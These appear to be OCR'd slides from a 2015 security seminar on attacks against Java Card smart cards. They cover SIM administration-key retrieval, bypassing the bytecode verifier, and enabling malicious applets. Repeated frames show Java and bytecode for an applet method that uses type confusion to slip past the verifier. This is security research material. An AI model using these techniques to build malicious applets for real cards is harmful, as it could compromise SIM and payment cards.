# Next-Gen Attacks against the Java Card Smart Cards

## Séminaire IRISA/DGA

Guillaume BOUFFARD (guillaume.bouffard@ssi.gouv.fr)

Agence Nationale de la Sécurité des Systèmes d'Information

(French Network and Information Security Agency)

ANSSI

Friday, March 6th, 2015

# Who I am?

- PhD; (Since October, 10th 2014)
  - My thesis was supervised by Pr. Jean-Louis Lanet;
  - Entitled: A Generic Approach for Protecting Java Card™ Smart Card Against Software Attacks;
- Embedded Software Security Expert @ANSSI; (Since November 2014)
- Research Fields:
  - Java Card Security;
  - Software Attacks;
  - Combined (Physical + Logical) Attacks.



# Outline

1 Introduction
   a. Previously. . .
   b. Real Life of Cards
   c. Next Step: Attacks on Card in Production Cycle
2 Retrieving Administration Keys
3 Bypassing Java Card BCV
   a. What does the BCV check?
   b. Type Confusion Through Oracle's BCV
   c. The Case of Unreachable Piece of Code
4 Enabling Malicious Code Inside the Card
   a. Executing Unreachable Code
   b. Enabling a Type Confusion
5 Conclusion



# Outline

1 Introduction
   a. Previously. . .
   b. Real Life of Cards
   c. Next Step: Attacks on Card in Production Cycle
2 Retrieving Administration Keys
3 Bypassing Java Card BCV
   a. What does the BCV check?
   b. Type Confusion Through Oracle's BCV
   c. The Case of Unreachable Piece of Code
4 Enabling Malicious Code Inside the Card
   a. Executing Unreachable Code
   b. Enabling a Type Confusion
5 Conclusion



# Previously . . .

- Smart cards contain secrets of our life!
- Software attacks were introduced;
- Those applets are installed on development cards without Byte Code Verifier (BCV) verification:
  - Malicious applets can be sent to the card;
  - Do cards block these applets?
- The BCV prevents these malicious applets to be installed on cards.



# In the Production Cycle Life, you must . . .

1. have certified your platform!
2. check each applet to install;

3. be a trusted authority to load applet on card;



# In the Production Cycle Life, you must . . .

1. have certified your platform!
2. check each applet to install;

What should be checked?


- The BCV verifies the structure and the semantics of an application;
- An another tool may check the security rules (getKey, etc.)
- Some tests are embedded in the card.

3. be a trusted authority to load applet on card;




# The Java Card Security Model


- Off-card security




- On-card security



# Loading an Applet on a Card



# Exploiting vulnerabilities

- By software attacks, one is able to characterize Java Card Virtual Machine internals;
- Can we exploit information obtained during the characterization step?



# Exploiting vulnerabilities

- By software attacks, one is able to characterize Java Card Virtual Machine internals;
- Can we exploit information obtained during the characterization step?

Yes, we can . . . **BUT**:

- the administration keys should be retrieved or
- the BCV should be bypassed or
- a malicious applet should be enabled inside the card!



# Outline

1 Introduction
   a. Previously. . .
   b. Real Life of Cards
   c. Next Step: Attacks on Card in Production Cycle
2 Retrieving Administration Keys
3 Bypassing Java Card BCV
   a. What does the BCV check?
   b. Type Confusion Through Oracle's BCV
   c. The Case of Unreachable Piece of Code
4 Enabling Malicious Code Inside the Card
   a. Executing Unreachable Code
   b. Enabling a Type Confusion
5 Conclusion



# How to Authenticate (on) a SIM Card?

- User authentication: (Simple Comparison)
  - PIN code;
  - PUK code;
- SIM authentication:

  (Cryptographic Hash Function: Comp123 in GSM or Milenage in 3G/4G)
  - Ki;
- To manage Java Card over the air (OTA):

  (DES/3DES or AES for signature and encryption)
  - OTA Keys.



# How to Authenticate (on) a SIM Card?

- User authentication: (Simple Comparison)
  - PIN code;
  - PUK code;
- SIM authentication:

  (Cryptographic Hash Function: Comp123 in GSM or Milenage in 3G/4G)
  - Ki;
- To manage Java Card over the air (OTA):

  (DES/3DES or AES for signature and encryption)
  - OTA Keys.



# OTA Security is Strong as its Weakest Link!

- Some SIM cards allow to authenticate Mobile Network Operator (MNO) with DES algorithm;
- Based on side channel attack, [Nohl, BLACKHAT 2013] succeeded in retrieving the administration keys of the card;
- Only the cheap SIM cards are vulnerable;
- Nowadays, each of us has a USIM card;
- USIM cards are certified to embed bank apps.



# Outline

1 Introduction
a. Previously. . .
b. Real Life of Cards
c. Next Step: Attacks on Card in Production Cycle
2 Retrieving Administration Keys
3 Bypassing Java Card BCV
a. What does the BCV check?
b. Type Confusion Through Oracle's BCV
c. The Case of Unreachable Piece of Code
4 Enabling Malicious Code Inside the Card
a. Executing Unreachable Code
b. Enabling a Type Confusion
5 Conclusion



# Byte Code Verifier Checks

- Correctness of the CAP file format;
- Byte code instructions represent a legal set of instructions;
- Adequacy of byte code operands to byte code semantics;
- Stack Overflow/Underflow;
- Control flow confinement;
- Absence of illegal data conversion and pointer arithmetic;
- Checks of the private/public access modifiers;
- Validity of any kind of reference used in the byte codes;
- Enforcement of rules for binary compatibility.



# Can you Bypass the BCV?

- The first one was publicly introduced by [Faugeron et al., E-SMART 2010];
- They succeeded in having a application with a type confusion validated by the Oracle's BCV;



# Can you Bypass the BCV?

- The first one was publicly introduced by [Faugeron et al., E-SMART 2010];
- They succeeded in having a application with a type confusion validated by the Oracle's BCV;
- Impact: this type confusion is exploited on real card;



# Can you Bypass the BCV? (Cont.)

## Faugeron et al. characterized the Off-Card Verifier:

- Checks performed on instruction astore:
  - Stack is not empty;
  - Top of the stack is of type reference;
  - Local variable is of type reference.
- Switch-case elements are simulated in inverse order;
- For the if instruction, the false condition is simulated first;



# Can you Bypass the BCV? (Cont.)

## Faugeron et al. characterized the Off-Card Verifier:

- Checks performed on instruction astore:
  - Stack is not empty;
  - Top of the stack is of type reference;
  - Local variable is of type reference.
- Switch-case elements are simulated in inverse order;
- For the if instruction, the false condition is simulated first;

## Vulnerability Found:

- For some instructions, the type of local variables in a state depending of the current state.



# Bypassing The Java Card BCV

```
public void bypassBCV() {
  // ...

  byte[] LocalArray = new byte[50];

  switch (state) {
    case TYPE_CONFUSION:
      // Store the this reference into
      // a local variable
      Applet myThis = this;
    case BYPASS_BCV:
      Util.arrayCopy(LocalArray, i,
                     apduBuffer, 0, 50);
  }
}
```

```
public void bypassBCV() {
      // ...
      sspush 50
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```



# Bypassing The Java Card BCV

```
public void bypassBCV() {
  // ...

  byte[] LocalArray = new byte[50];

  switch (state) {
    case TYPE_CONFUSION:
      // Store the this reference into
      // a local variable
      Applet myThis = this;
    case BYPASS_BCV:
      Util.arrayCopy(LocalArray, i,
                     apduBuffer, 0, 50);
  }
}
```

```
public void bypassBCV() {
      // ...
      sspush 50
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
L1:   aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```



# Bypassing The Java Card BCV

```
public void bypassBCV() {
  // ...

  byte[] LocalArray = new byte[50];

  switch (state) {
    case TYPE_CONFUSION:
      // Store the this reference into
      // a local variable
      Applet myThis = this;
    case BYPASS_BCV:
      Util.arrayCopy(LocalArray, i,
                     apduBuffer, 0, 50);
  }
}
```

```
public void bypassBCV() {
      // ...
      sspush 50
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
L1:   aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```



# Bypassing The Java Card BCV

```
public void bypassBCV() {
  // ...

  byte[] LocalArray = new byte[50];

  switch (state) {
    case TYPE_CONFUSION:
      // Store the this reference into
      // a local variable
      Applet myThis = this;
    case BYPASS_BCV:
      Util.arrayCopy(LocalArray, i,
                     apduBuffer, 0, 50);
  }
}
```

```
public void bypassBCV() {
      // ...
      sspush 50
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
L1:   aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```

# Bypassing The Java Card BCV

```
public void bypassBCV() {
  // ...

  byte[] LocalArray = new byte[50];

  switch (state) {
    case TYPE_CONFUSION:
      // Store the this reference into
      // a local variable
      Applet myThis = this;
    case BYPASS_BCV:
      Util.arrayCopy(LocalArray, i,
                     apduBuffer, 0, 50);
  }
}
```

```
public void bypassBCV() {
      // ...
      sspush 50
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
L1:   aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




# Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
    // ...
⇒   sconst_1
    newarray byte
    astore_3

    // pushing condition
    ifeq L1
    // Store the this reference into
    // a local variable
    aload_0 // pushing this
    astore_3 // storing in L3
L1: aload_3   // LocalArray
    sload_2   // i
    aload_1   // apduBuffer
    sspush 0  // 0
    sspush 50 // 50
    invokestatic @Util.arrayCopy
    pop

    return
}
```




# Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
    // ...
⇒   sconst_1
    newarray byte
    astore_3

    // pushing condition
    ifeq L1
    // Store the this reference into
    // a local variable
    aload_0 // pushing this
    astore_3 // storing in L3
L1: aload_3   // LocalArray
    sload_2   // i
    aload_1   // apduBuffer
    sspush 0  // 0
    sspush 50 // 50
    invokestatic @Util.arrayCopy
    pop

    return
}
```




# Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
    // ...
    sconst_1
⇒   newarray byte
    astore_3

    // pushing condition
    ifeq L1
    // Store the this reference into
    // a local variable
    aload_0 // pushing this
    astore_3 // storing in L3
L1: aload_3   // LocalArray
    sload_2   // i
    aload_1   // apduBuffer
    sspush 0  // 0
    sspush 50 // 50
    invokestatic @Util.arrayCopy
    pop

    return
}
```




# Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
    // ...
    sconst_1
⇒   newarray byte
    astore_3

    // pushing condition
    ifeq L1
    // Store the this reference into
    // a local variable
    aload_0 // pushing this
    astore_3 // storing in L3
L1: aload_3   // LocalArray
    sload_2   // i
    aload_1   // apduBuffer
    sspush 0  // 0
    sspush 50 // 50
    invokestatic @Util.arrayCopy
    pop

    return
}
```




# Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
    // ...
    sconst_1
⇒   newarray byte
    astore_3

    // pushing condition
    ifeq L1
    // Store the this reference into
    // a local variable
    aload_0 // pushing this
    astore_3 // storing in L3
L1: aload_3   // LocalArray
    sload_2   // i
    aload_1   // apduBuffer
    sspush 0  // 0
    sspush 50 // 50
    invokestatic @Util.arrayCopy
    pop

    return
}
```




# Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
    // ...
    sconst_1
    newarray byte
⇒   astore_3

    // pushing condition
    ifeq L1
    // Store the this reference into
    // a local variable
    aload_0 // pushing this
    astore_3 // storing in L3
 L1: aload_3   // LocalArray
    sload_2   // i
    aload_1   // apduBuffer
    sspush 0  // 0
    sspush 50 // 50
    invokestatic @Util.arrayCopy
    pop

    return
}
```

